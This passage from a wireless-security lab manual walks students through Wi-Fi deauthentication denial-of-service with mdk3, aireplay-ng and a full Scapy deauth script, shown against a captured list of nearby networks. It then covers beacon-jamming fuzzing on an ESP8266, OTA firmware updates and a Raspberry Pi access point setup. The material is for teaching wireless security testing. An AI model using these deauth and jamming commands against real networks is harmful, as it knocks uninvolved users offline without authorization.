
```
echo [bssid] > [BLACKLISTFILENAME]
```

For example:

```
echo i4:h5:h4:98:2g:w0 > blacklist
```

And then in the terminal type:

```
mdk3
```



```
TEST MODES:
b    - Beacon Flood Mode
       Sends beacon frames to show fake APs at clients.
       This can sometimes crash network scanners and even drivers!
a    - Authentication DoS mode
       Sends authentication frames to all APs found in range.
       Too much clients freeze or reset some APs.
p    - Basic probing and ESSID Bruteforce mode
       Probes AP and check for answer, useful for checking if SSID has
       been correctly decloaked or if AP is in your adaptors sending range
       SSID Bruteforcing is also possible with this test mode.
d    - Deauthentication / Disassociation Amok Mode
       Kicks everybody found from AP
m    - Michael shutdown exploitation (TKIP)
       Cancels all traffic continuously
x    - 802.1X tests
w    - WIDS/WIPS Confusion
       Confuse/Abuse Intrusion Detection and Prevention Systems
f    - MAC filter bruteforce mode
       This test uses a list of known client MAC Adresses and tries to
       authenticate them to the given AP while dynamically changing
       its response timeout for best performance. It currently works only
       on APs who deny an open authentication request properly
g    - WPA Downgrade test
       deauthenticates Stations and APs sending WPA encrypted packets.
       With this test you can check if the sysadmin will try setting his
       network to WEP or disable encryption.
```

Then type:

```
mdk3 mon0 d -b <BLACKLISTFILENAME> -c <TARGETSCHANNEL>
```

For example:

```
mdk3 mon0 d -b blacklist -c 6
```

In a new terminal type

```
mdk3 mon0 a -m -i <TARGETSBSSID>
```

For example:

```
mdk3 mon0 a -m -i i4:h5:h4:98:2g:w0
```

At this point that system will not be able to connect to the router, or anyone else for that matter.


Performing a death attack using aireplay-ng

Let’s start by performing a death attack the “easy” way using tools already available in Kali Linux. The first step will be to put wireless adapter in monitor mode. This will allow monitoring all traffic detected without having to first associate with an access point. This is important, as it will allow to death clients on a wireless network without being authenticated to it. As usual use **airmon-ng** to create a monitor mode interface as follows:

```
airmon-ng start wlan0
```

Then can use the **airodump-ng** to scan across different channels to enumerate both access points and their associated BSSIDs as well as client stations, their MAC addresses, and any known SSIDs (found by monitoring probe requests).

```
airodump-ng mon0
```



```
CH  5 ][ Elapsed: 0 s ][ 2016-02-12 18:06 ][ Decloak: D4:CA:6D:9E:60:AB

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

E8:94:F6:71:88:C4  -55        2        0    0   6  54e. WPA2 CCMP   PSK  IAMGR8_(722)
04:8D:38:C3:BE:DC  -73        2        0    0  10  54e  WPA2 CCMP   PSK  BAR
F8:D1:11:26:EC:80  -79        3        0    0   4  54e. WPA2 CCMP   PSK  524
C8:6C:87:73:A0:77  -55        9        0    0   4  54e  WPA2 CCMP   PSK  Trollface
BC:AE:C5:C5:17:B3  -76        4       11    4   4  54e  WPA2 CCMP   PSK  Hunter^_^Electros
C8:3A:35:38:E5:90   -1        0        2    0  10  -1   WPA              <length:  0>
E8:94:F6:86:BC:04  -50        1       31   14   8  54e. WPA2 CCMP   PSK  Pidrilka
F4:F2:6D:4C:48:9E  -74        2        0    0   7  54e. WPA2 CCMP   PSK  ROOMBARBAR
30:B5:C2:D3:43:CA  -59        3        0    0   1  54e. WPA2 CCMP   PSK  Bukovina
14:CC:20:CA:8D:84  -70        3        0    0   1  54e. WPA2 CCMP   PSK  725
04:8D:38:5E:5A:87  -67        1       18    0   1  54e  WPA2 CCMP   PSK  542187
D4:CA:6D:9E:60:AB  -82        0        5    0   1  -1   OPN              <length:  0>
2C:AB:25:69:D2:73  -42       11        0    0   3  54e  WPA2 CCMP   PSK  724_
DC:9F:DB:64:1E:02  -84        3        0    0   9  54e. OPN              Intertelecom_FREE
C8:3A:35:3B:13:D0  -84        3        1    0   9  54e  WPA  CCMP   PSK  LESBIES
90:F6:52:3B:D6:44  -41        6       44    9   9  54e. WPA2 CCMP   PSK  iNet

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

C8:3A:35:38:E5:90  5C:95:AE:C8:F5:FA  -73    0 - 0e    18        4
E8:94:F6:86:BC:04  E4:25:E7:C4:86:B8   -1    0e- 0      0       31
04:8D:38:5E:5A:87  F0:1C:13:15:F5:5F  -81    0 - 1      0        1
D4:CA:6D:9E:60:AB  D4:CA:6D:8C:09:75  -62    0 - 6      0       27
C8:3A:35:3B:13:D0  0C:8B:FD:6E:6F:31  -84    0 -24e     0        1
```


Let’s target the **Net** network. So need to set both wlano and wlanomon interfaces to use this channel using the **iwconfig** command. Then, after grabbing the BSSID from **airodump-ng** (note: just need use the ESSID), now use the **aireplay-ng** to inject de-authentication packets into the network by spoofing the BSSID of the access point. This will cause clients to disconnect from the network, and staying offline until we stop sending out death packets. Here’s a sample session:

```
iwconfig wlan0 channel 11
iwconfig wlan0mon channel 11
aireplay-ng --deauth 0 -a 90:F6:52:3B:D6:44 wlan0mon
```

Leveraging scapy to perform a death attack

Scapy is a very powerful Python module which allows to sniff, create, manipulate, filter, and display network traffic down to the individual packet. It's possible to leverage this functionality to create a tool which performs the same attack seen above. Let's see how can implement this.

First, let's create a script as shown below, to create death packet to AP. In this code if need to death everyone over the network just Set <client> to broadcast address "FF:FF:FF:FF:FF:FF" (broadcast de-authentication) or it's possible to choose a target and type MAC address of that target (unicast de-authentication) to de-authenticate it.



```
#!/usr/bin/python

import sys
from scapy.all import *

if len(sys.argv) != 5:
        print 'Usage is ./scapy-deauth.py <interface> <BSSID> <client> <count>'
        print 'Example - ./scapy-deauth.py wlan0mon 00:11:22:33:44:55 55:44:33:22:11:00 1000'
sys.exit(1)

conf.iface = sys.argv[1] # The interface that you want to send packets out of, needs to be set to monitor mode
bssid = sys.argv[2] # The BSSID of the Wireless Access Point you want to target
client = sys.argv[3] # The MAC address of the Client you want to kick off the Access Point
count = sys.argv[4] # The number of deauth packets you want to send

conf.verb = 0

packet = RadioTap()/Dot11(type=0,subtype=12,addr1=client,addr2=bssid,addr3=bssid)/Dot11Deauth(reason=7)

for n in range(int(count)):
        sendp(packet)
print 'Deauth sent via: ' + conf.iface + ' to BSSID: ' + bssid + ' for Client: ' + client
```

Scapy is an extremely powerful tool. By leveraging its packet sniffing and injecting capabilities, it is possible replicate many attacks on network infrastructure.

Write your own Python script that allows you to query the status of AP (or more) and returns the result to the command line every few seconds.

Recommended Literature and References

1. Raspberry Pi: Quick Start. https://www.raspberrypi.org/files/legacy/qsg.pdf
2. Mateti, Prabhaker. Hacking Techniques in Wireless Networks: Forged Deauthentication, 2005. http://cecs.wright.edu/~pmateti/InternetSecurity/Lectures/WirelessHacks/Mateti-WirelessHacks.htm#_Toc77524675
3. Directive 2009/136/EC. http://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=OJ:L:2009:337:0011:0036:en:PDF

VII. Wi-Fi Fuzzing

Purpose

Make fuzz testing of wireless access point and to conduct security analysis of the part of PCI DSS standard that is responsible for the wireless network.

After the work the student must

- know:

  1. Different ways of Wi-Fi fuzzing.
  2. Wireless part of PCI DSS standard.

- be able to:

  1. Make a fuzz testing of an AP.
  2. Security analysis of AP in accordance with PCI DSS standard.

Material and Technical Equipping of the Workplace

1. NodeMCU (ESP-12E).
2. Any AP (including AP on Raspberry Pi) with access to its settings.
3. PC with wireless network card.

Software Components

1. Arduino IDE
2. WiFiBeaconJam
3. Wi-Fi analyzer for smartphone

SAFETY INSTRUCTIONS

To avoid damaging static-sensitive devices, the following procedures help minimize the chances of destructive static discharges.

Because ESP (NodeMCU) contains a number of static-sensitive devices, before touching any components inside the system, touch an exposed part of the chassis or the power-supply housing with your finger. Grounding yourself in this manner ensures that any static charge on your body is removed. Use this technique before handling a circuit board or component. Of course, this technique works safely only if the power cord is attached to a grounded power outlet.

SUMMARY OF THE THEORETICAL PART

Fuzz testing or **fuzzing** is a black box software testing technique, which basically consists in finding implementation bugs using malformed/semi-malformed data injection in an automated fashion.

A fuzzer is a program which injects automatically semi-random data into a program/stack and detect bugs.

The data-generation part is made of generators, and vulnerability identification relies on debugging tools. Generators usually use combinations of static fuzzing vectors (known-to-be-dangerous values), or totally random data. New generation fuzzers use genetic algorithms to link injected data and observed impact. Such tools are not public yet [1].

Contents and Sequence Execution of Tasks

1. Install last official version of Arduino IDE [2].
2. Start the Arduino IDE, further **File** –> **Preferences ->** in the **Additional Boards Manager URLs** insert a link to a stable version for http://arduino.esp8266.com/package_esp8266com_index.json or nightly build

```
http://arduino.esp8266.com/staging/package_esp8266com_index.json.
```

3. Press **OK** (In this field you can enter multiple references separated by commas).
4. Go to **Tools** –> **Board** –> **Boards Manager**.
5. In the filter box of **Boards Manager**, type the “esp8266” or manually scroll through the list and click on the ESP8266 by ESP8266 Community Forum.
6. Click **Install** and wait for the download (about 130 megabytes). If the download occurs too quickly, it is possible that you have already installed the Arduino IDE for ESP8266 and need to clear the cache **Boards Manager**, otherwise you will have installed the old version.
7. Close **Boards Manager** in the **Tools** menu, choose **Card** –> **NodeMCU 1.0 (ESP-12E module)**.
8. Set the frequency of your unit 80 or 160MHz, the size of flash memory and select the serial port that is connected to your USB-TTL adapter.
9. Download **WiFiBeaconJam** project [3].

10. Analyze a beacon packet sample:


```
uint8_t packet[128] = { 0x80, 0x00, 0x00, 0x00,
/*4*/       0xff, 0xff, 0xff, 0xff, 0xff, 0xff,
/*10*/      0x01, 0x02, 0x03, 0x04, 0x05, 0x06,
/*16*/      0x01, 0x02, 0x03, 0x04, 0x05, 0x06,
/*22*/      0xc0, 0x6c,
/*24*/      0x83, 0x51, 0xf7, 0x8f, 0x0f, 0x00, 0x00, 0x00,
/*32*/      0x64, 0x00,
/*34*/      0x01, 0x04,
/* SSID */
/*36*/      0x00, 0x06, 0x72, 0x72, 0x72, 0x72, 0x72, 0x72,
            0x01, 0x08, 0x82, 0x84,
            0x8b, 0x96, 0x24, 0x30, 0x48, 0x6c, 0x03, 0x01,
/*56*/      0x04};
```

11. Press the **Reset** key on NodeMCU, press the **Flash** key, release **Reset** and then **Flash**.

12. Press **Upload** button (Ctrl+U) and wait while firmware will load on the board.

13. Press the **Reset** key.

14. Start Wi-Fi analyzer program on your phone.



15. See documentation to the IEEE 802.11 [3] and try to make your own packets.

16. Try to install project to make a deauthorization packets (there is limits for this type of packets in new version of library) [5].

17. Build your own algorithm for wireless network security analysis based on the algorithm given on figure 5 "PCI DSS wireless requirements" [6, p. 9].

18. Analyze PCI DSS requirements:

1.2.3. Segment wireless networks [6, p. 14–15; 7, p. 24].

2.1.1. Default settings and securely configure wireless devices [6, p. 18–19; 7, p. 30].

4.1. Use of strong cryptography for transmission of cardholder data [6, p. 26–29].

4.1.1. Strong wireless authentication and encryption [6, p. 22–25; 7, p. 48].

9.1.3. Physical security of wireless devices [6, p. 16–17; 7, p. 80].

11.1. Test for unauthorized AP [6, p. 11–13; 7, p. 96–97].

11.4. Wireless intrusion prevention and access logging [6, p. 20–22; 7, p. 103].

12.3. Development and enforcement of wireless usage policies [6, p. 29–30; 7, p. 106].

19. Provide a list of recommendations to improve the security of the selected AP in accordance with PCI DSS standard.

RECOMMENDED LITERATURE AND REFERENCES

1. https://www.owasp.org/index.php/Fuzzing
2. https://www.arduino.cc/en/Main/Software
3. https://github.com/kripthor/WiFiBeaconJam
4. http://standards.ieee.org/about/get/802/802.11.html
5. https://github.com/markszabo/Hacktivity2016/tree/master/deauth
6. PCI DSS Wireless Guidelines. https://www.pcisecuritystand-ards.org/pdfs/PCI_DSS_v2_Wireless_Guidelines.pdf
7. Requirements and Security Assessment Procedures. https://www.pcisecuritystandards.org/documents/PCI_DSS_v3-2.pdf

VIII. Over-the-air Firmware Download

Purpose

Check the firmware updates over the network. To analyze the data transmitted over the network during the upgrade. Investigate the possibility of substitution of transferred firmware.

After the Work the Student Must

- know:

  1. Principles of over-the-air (OTA).
  2. Thin spots of OTA

- be able to:

  1. To create the firmware.
  2. Provide online firmware.

Material and Technical Equipping of the Workplace

1. NodeMCU (ESP-12E).
2. Any AP (including AP on Raspberry Pi) with access to its settings.
3. PC with wireless network card.

Software Components

1. Arduino IDE.
2. Webserver (apache).
3. Wireshark.

SAFETY INSTRUCTIONS

To avoid damaging static-sensitive devices, the following procedures help minimize the chances of destructive static discharges. Because ESP (NodeMCU) contains a number of static-sensitive devices, before touching any components inside the system, touch an exposed part of the chassis or the power-supply housing with your finger. Grounding yourself in this manner ensures that any static charge on your body is removed. Use this technique before handling a circuit board or component. Of course, this technique works safely only if the power cord is attached to a grounded power outlet.

OTA process takes ESP's resources and bandwidth during upload. Then module is restarted and a new sketch executed. Analyze and test how it affects functionality of your existing and new sketch.

If ESP is placed in remote location and controlling some equipment, you should put additional attention what happens if operation of this equipment is suddenly interrupted by update process. Therefore, decide how to put this equipment into safe state before starting the update. For instance, your module may be controlling a garden watering system in a sequence. If this sequence is not properly shut down and a water valve left open, your garden may be flooded if this valve is not closed after OTA is finished and module restarts [1].

Summary of the Theoretical Part

OTA (Over the Air) update is the process of loading the firmware to ESP module using Wi-Fi connection rather that a serial port. Such functionality became extremely useful in case of limited or no physical access to the module.

OTA may be done using:

- Arduino IDE
- Web Browser
- HTTP Server

Arduino IDE option is intended primarily for software development phase. The two other options would be more useful after deployment, to provide module with application updates manually with a web browser or automatically using a http server.

In any case first firmware upload have to be done over a serial port. If OTA routines are correctly implemented in a sketch, then all subsequent uploads may be done over the air.

There is no imposed security on OTA process from being hacked. It is up to developer to ensure that updates are allowed only from legitimate / trusted source. Once update is complete, module restarts and new code is executed. Developer should ensure that application running on module is shut down and restarted in a safe manner. Chapters below provide additional information regarding security and safety of OTA process [1].

Contents and Sequence Execution of Tasks

1. Install last official version of Arduino IDE [2].

2. Start the Arduino IDE, further **File** –> **Preferences ->** in the **Additional Boards Manager URLs** insert a link to a stable version or nightly build.

```
http://arduino.esp8266.com/staging/package_esp8266com_index.json.
```

3. Press **OK** (In this field you can enter multiple references separated by commas).

4. Go to **Tools** –> **Board** –> **Boards Manager**.

5. In the filter box of **Boards Manager**, type the “esp8266” or manually scroll through the list and click on the ESP8266 by ESP8266 Community Forum

6. Click **Install** and wait for the download (about 130 megabytes). If the download occurs too quickly, it is possible that you have already installed the Arduino IDE for ESP8266 and need to clear the cache **Boards Manager**, otherwise you will have installed the old version.

7. Close **Boards Manager** in the **Tools** menu, choose **Card** –> **NodeMCU 1.0 (ESP-12E Module)**.

8. Set the frequency of your unit 80 or 160MHz, the size of flash memory and select the serial port that is connected to your USB-TTL adapter.

9. Load the sketch (it will be before our main firmware) **File** –>**Examples** –> **ESBP8266WebServer** –> **HelloServer**
10. Change SSID and password for your AP connection and load firmware to the module:

```
const char* ssid = "<AP>";
const char* password = "<password>";
```

11. Press **Upload** button (Ctrl+U) and wait while firmware compiled. Find path to the firmware like:

```
C:\Users\User\AppData\Local\Temp\arduino_build_856498\Hel-
loServer.ino.bin
```

12. Copy firmware to the webserver directory.
13. Start the webserver (Apache or anyone another).
14. Check the path like:

```
http://192.168.3.2/HelloServer.ino.bin
```

15. Load the sketch (it will be before our main firmware) **File** –>**Examples** –> **ESP8266httpUpdate** –> **httpUpdate**
16. Change SSID and password for AP connection and load firmware to the module:

```
WiFiMulti.addAP("<AP>", "<password>");
```

17. Wait before appears a line at the end of apache log file (**access.log**) like this:

```
192.168.3.138 - - [24/Jan/2017:02:08:26 +0200] "GET /HelloServer.ino.bin
HTTP/1.0" 200 253408
```

18. Press the **Reset** key on NodeMCU and go to web address (see IP below):

```
http://192.168.3.138/
```

19. If all has gone well you could see the message:

```
hello from esp8266!
```

20. Check for large firmware (the sum of both firmware size should exceed 4 MB).
21. Analyze transmitted data using a packet sniffer (eg, Wireshark) [3].

RECOMMENDED LITERATURE AND REFERENCES

1. http://esp8266.github.io/Arduino/versions/2.3.0/doc/ota_updates/readme.html
2. https://www.arduino.cc/en/Main/Software
3. https://wiki.wireshark.org/CaptureSetup/WLAN

IX. Research of Stress Loading of Wireless Network

PURPOSE

Assemble a sample of the test access point based on single-board computer. Explore one of the security aspects of wireless infrastructure — *availability*.

AFTER THE WORK THE STUDENT MUST

- know:

  1. Restrictions imposed on the wireless infrastructure.
  2. Methods of collection system information in OS Linux.

- be able to:

  1. Establish basic network services for wireless access points in OS Linux.
  2. To work with the indicator displays (OLED).

MATERIAL AND TECHNICAL EQUIPPING OF THE WORKPLACE

1. Raspberry Pi 3
2. microSD card
3. OLED 0.96" 128×64 SSD1306 I2C or SPI
4. 5 V power supply
5. USB charger voltage/current meter

SOFTWARE COMPONENTS

1. Raspbian Jessie Lite
2. Win32DiskImager (for installing for Windows)
3. putty (for installing for Windows)
4. dnsmasq
5. hostapd
6. Python 3 with modules
7. JPEG library
8. Adafruit Python SSD1306 library

SAFETY INSTRUCTIONS

- Do not expose it to water, moisture or place on a conductive surface whilst in operation.

- Do not expose it to heat from any source; the Raspberry Pi is designed for reliable operation at normal ambient room temperatures.

- Take care whilst handling to avoid mechanical or electrical damage to the printed circuit board and connectors.

- Avoid handling the printed circuit board while it is powered. Only handle by the edges to minimize the risk of electrostatic discharge damage.

- The Raspberry Pi is not designed to be powered from a USB port on other connected equipment, if this is attempted it may malfunction [1, p. 3].

Summary of the Theoretical Part

Availability is ensuring that authorized users can access and work with information assets, resources, and systems they need, while providing the required performance. Ensuring availability includes measures to support access to information, despite the possibility of interference, including system failure and deliberate attempts to violate availability. An example would be the protection of access to and the capacity of mail service.

Ensuring availability is to identify possible points of failure and liquidation of these points. Strategies for reducing the negative consequences of failure can be management and technology.

The first step is to identify potential points of failure in the network infrastructure. These mission-critical devices, such as switches and routers, as well as the basic terms of the functioning of servers, such as DNS-servers, need to be analyzed in terms of a possible failure and its impact on the functioning of the IT capabilities. This is related to risk management — identify and minimize risk.

From the standpoint of availability guarantee can be given the following definitions.

Reliability — the ability of a system or an individual component to perform its required function under certain conditions in the specified time period.

Redundancy — the creation of one or more copies (backup) systems, which are available in the event of primary system failure or the presence of the additional capabilities of the system for the organization of its resiliency.

Resiliency — method of operation, in which the functions of the system component (such as CPU, server, network or database) run redundant components in case of failure or a planned shutdown major component. The ability of a system or component to continue to function normally in case of failure of equipment or software.

It is necessary to analyze the possible points of failure in the following components: data, system components, network topology, routers and switches, some critical services.

CONTENTS AND SEQUENCE EXECUTION OF TASKS

To investigate the availability we need:

- To install the access point with the network services
- To start the script for information collection and display
- To analyze the received data

Access point installation

1. Install **Raspbian Jessie Lite** on microSD card using **Win32DiskImager** utility.
2. Make a file-semaphore ‘ssh’ into root directory.
3. Plug RPi to your router and use **ipscan24** utility for search the board IP.
4. Use with **Putty** utility to connect RPi by SSH with default login and password:

```
putty.exe pi@<RPi IP> -pw raspberry
```

5. Change default password:

```
sudo passwd pi
```

6. Update software:

```
sudo apt-get update && sudo apt-get upgrade
```

7. Configure network interfaces [2]:

```
sudo nano /etc/network/interfaces
```

And add lines into the file:

```
auto lo
iface lo inet loopback

auto eth0
allow-hotplug eth0
iface eth0 inet manual

auto wlan1
allow-hotplug wlan1
iface wlan1 inet manual
wpa-conf /etc/wpa_supplicant/wpa_supplicant.conf

allow-hotplug wlan0
iface wlan0 inet static
address 10.0.0.1
network 10.0.0.0
netmask 255.255.255.0
broadcast 255.0.0.0
```

To save changers use Ctrl+O and to exit — Ctrl+X.

8. Install **dnsmasq**:

```
sudo apt-get install dnsmasq
```

9. Configure DNS:

```
sudo nano /etc/dnsmasq.conf
```

And add lines into the file:

```
# disables dnsmasq reading files like /etc/resolv.conf for nameservers
no-resolv
# Interface to bind to
interface=wlan0
# except-interface=wlan1
except-interface=eth0
# Specify starting_range,end_range,lease_time
#address=/#/10.0.0.1
dhcp-range=10.0.0.3,10.0.0.20,12h
# dns addresses to send to the clients
server=8.8.8.8
server=8.8.4.4
log-facility=/var/log/dnsmasq.log
log-queries
```

10. Enable packet forwarding:

```
sudo nano /etc/sysctl.conf
```

And add lines into the file:

```
net.ipv4.ip_forward=1
net.ipv6.conf.all.forwarding=1
```

11. Configure a NAT between our **wlano** interface and our **etho** interface:

```
sudo nano /etc/rc.local
```

And add lines into the file:

```
SOURCE=eth0
DEST=wlan0
iptables -t nat -A POSTROUTING -o $SOURCE -j MASQUERADE
iptables -A FORWARD -i $SOURCE -o $DEST -m state --state
RELATED,ESTABLISHED -j ACCEPT
iptables -A FORWARD -i $DEST -o $SOURCE -j ACCEPT
exit 0
```

12. Install **hostapd**:

```
sudo apt-get install hostapd
```

13. Add config for use Wi-Fi card as an AP:

```
sudo nano /etc/default/hostapd
```

And add lines into the file:

```
DAEMON_CONF="/etc/hostapd/hostapd.conf"
```

14. Configure AP:

```
sudo nano /etc/hostapd/hostapd.conf
```

And add lines into the file (change a password):

```
# This is the name of the WiFi interface we configured above
interface=wlan0
# Use the nl80211 driver with the brcmfmac driver
driver=nl80211
# This is the name of the network
ssid=Pi3-AP
# Use the 2.4GHz band
hw_mode=g
# Use channel 6
channel=6
# Enable 802.11n
ieee80211n=1
# Enable WMM
wmm_enabled=1
# Enable 40MHz channels with 20ns guard interval
ht_capab=[HT40][SHORT-GI-20][DSSS_CCK-40]
# Accept all MAC addresses
macaddr_acl=0
# Use WPA authentication
auth_algs=1
# Require clients to know the network name
ignore_broadcast_ssid=0
# Use WPA2
```


```
wpa=2
# Use a pre-shared key
wpa_key_mgmt=WPA-PSK
# The network passphrase
wpa_passphrase=raspberry
# Use AES, instead of TKIP
rsn_pairwise=CCMP
```

15. Reboot OS:

```
sudo reboot
```

16. Find a new Pi3-AP and connect to it.

Connection map



OLED SPI	RPi3
RES	GPIO25 (22)
D/C	GPIO9 (21)
DIN (SDA)	GPIO10 (19)
CS	GPIO8 (24)
CLK (SCK)	GPIO11 (23)
VCC	3V3 (17)
GND	GND (20)

OLED I2C	RPi3
SCK	GPIO3 (5)
SDA	GPIO2 (3)
VCC	3V3 (1)
GND	GND (6)

OLED installation

1. Connect OLED to RPi (see *Connection map* below) [3–5].

2. Enable hardware SPI or/and I2C:

```
sudo raspi-config
```

Choose menu **5 Interfacing Options** and submenu **P4 SPI** or/and **P5 I2C**. And finish configuration utility.

3. Install packages for Python 3:

```
sudo apt-get install build-essential python-dev python-pip
sudo apt-get install python-imaging python-smbus git
sudo apt-get install python3-pip python3-dev
```

4. Install the RPi.GPIO library:

```
sudo pip3 install RPi.GPIO
```

5. Download and compile the JPEG library:

```
wget http://www.ijg.org/files/jpegsrc.v8c.tar.gz
tar xvfz jpegsrc.v8c.tar.gz
cd jpeg-8c
./configure --enable-shared --prefix=$CONFIGURE_PREFIX
make
sudo make install
cd ..
```

6. Link the libraries correctly:

```
sudo ln -s /usr/lib/arm-linux-gnueabi/libjpeg.so /usr/lib
sudo ln -s /usr/lib/arm-linux-gnueabi/libfreetype.so /usr/lib
sudo ln -s /usr/lib/arm-linux-gnueabi/libz.so /usr/lib
```

7. Install rest of the libraries, as well as **freetrype** and **zlib**:

```
sudo apt-get install libjpeg-dev libfreetype6 libfreetype6-dev zlib1g-dev
```

8. Install Python libraries for work with images and for retrieving information on running processes and system utilization:

```
sudo pip3 install image
sudo pip3 install psutil
```

9. Install fonts:

```
sudo apt-get install fontconfig
```

10. Clone library from Github for collecting system information and showing it on OLED, and install it:

```
git clone https://github.com/Oestoidea/Adafruit_Python_SSD1306.git
cd Adafruit_Python_SSD1306/
sudo python3 setup.py install
```

11. Run example for your connection (I2C or SPI):

```
sudo python3 examples/statisticsI2C.py
```

or:

```
sudo python3 examples/statisticsSPI.py
```

If all have done correctly, you can see logs [6]:

```
1 1485124450.46 | 0.39 0.50 0.23 119 tasks | Mem: 34.8MB SD: 18% | CPU:
39.7°C/103°F
| SSID: Pi3-AP 2 clients | 10.0.0.1 6ch 31dBm | 109.162.126.180 43.0ms
2 1485124451.71 | 0.39 0.50 0.23 119 tasks | Mem: 34.5MB SD: 18% | CPU:
39.7°C/103°F
| SSID: Pi3-AP 2 clients | 10.0.0.1 6ch 31dBm | 109.162.126.180 43.0ms
